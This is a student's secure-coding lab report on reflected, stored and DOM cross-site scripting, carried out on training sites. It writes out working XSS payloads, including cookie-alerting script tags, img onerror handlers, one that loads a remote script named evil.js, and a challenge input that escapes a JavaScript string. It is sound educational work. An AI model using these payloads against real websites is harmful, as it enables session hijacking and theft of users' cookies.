

18bce7207

G.Lekhana devasena

Lab-5 secure coding

1.Reflected XSS

Commands and Outputs:

1) `
18bce7207</br>`



Sorry, no results were found for

18bce7207

. [Try again.](#)

2) `Google`



`<a href="www.google.cor`

Search



Sorry, no results were found for [Google](#). [Try again](#).



How Google handles security vulnerabilities

As a provider of products and services for many users across the Internet, we recognize how important it is to help protect user privacy and security. We understand that secure products are instrumental in maintaining the trust users place in us and we strive to create innovative products that both serve user needs and operate in the user's best interest.

This site provides information for **developers and security professionals**.

If you are a Google user and have a security issue to report regarding your personal Google account, please visit our [contact page](#). To find out how to stay safe online, take the [Google Security Checkup](#).

Reporting security issues

If you believe you have discovered a vulnerability in a Google product or have a security incident to report, go to goo.gl/vulnz to include it in our [Vulnerability Reward Program](#). Upon receipt of your message we will send an automated reply that includes a tracking identifier. If you feel the need, please use our [PGP public key](#) to encrypt your communications with us.

Google's vulnerability disclosure policy


We believe that vulnerability disclosure is a two-way street. Vendors, as well as researchers, must act responsibly. This is why Google adheres to a 90-day disclosure deadline. We notify vendors of vulnerabilities immediately, with details shared in public with the defensive community after 90 days, or sooner if the vendor releases a fix. That deadline can vary in the following ways:

- If a deadline is due to expire on a weekend or US public holiday, the deadline will be moved to the next normal work day.
- Before the 90-day deadline has expired, if a vendor lets us know that a patch is scheduled for release on a specific day that will fall within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.
- When we observe a previously unknown and unpatched vulnerability in software under active exploitation (a "0day"), we believe that more urgent action—within 7 days—is appropriate. The reason for this special designation is that each day an actively exploited vulnerability remains undisclosed to the public and unpatched, more devices or accounts will be compromised. Seven days is an aggressive timeline and may be too short for some vendors to update their products, but it should be enough time to publish advice about possible mitigations, such as temporarily disabling a service, restricting access, or contacting the vendor for more information. As a result, after 7 days have elapsed without a patch or advisory, we will support researchers making details available so that users can take steps to protect themselves.


3) `<script>alert(document.cookie);</script>`




The Payload we entered should give an alert message with the Session Cookie.



4) ``



The Payload we entered should give an alert message with the Session Cookie.




With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

2. Stored XSS

Commands and Outputs:

- 1) `<img src=x onerror="alert('Pop-up window via stored XSS');"`


BlathrBox Blabber with your friends



You
Wed Feb 24 2021 19:01:55 GMT+0530 (India Standard Time)


Welcome!

This is your *personal* stream. You can post anything you want here!




You
Wed Feb 24 2021 19:02:01 GMT+0530 (India Standard Time)

18bce7207



You
Wed Feb 24 2021 19:02:04 GMT+0530 (India Standard Time)




Share status!

An embedded page at xss-doc.appspot.com says
Pop-up window via stored XSS
OK

2)<img src=x onerror="alert(document.cookie);"


BlathrBox Blabber with your friends




You
Wed Feb 24 2021 19:03:52 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!





You
Wed Feb 24 2021 19:04:07 GMT+0530 (India Standard Time)



Share status!


An embedded page at xss-doc.appspot.com says
OK

3)<img src=1 onerror = "s = document.createElement('script'); s.src =
//xss-doc.appspot.com/static/evil.js'; document.body.appendChild(s);"






3.Dom XSS

Commands and Outputs:



WELCOME 18BCE7207



How is secure coding related to XSS?

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today. As security coding is the practice of developing software in a way that guards security vulnerabilities.

Challenge

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log(''+s+'');</script>';
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log('');alert(1,'');</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
lekhanal	12	Chrome/88
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
aaa 123	? 12	Chrome/87
OvO How less ummm	? 12	Chrome/87
-_- rick roll	? 12	Chrome/88
123 How less?	? 12	Chrome/87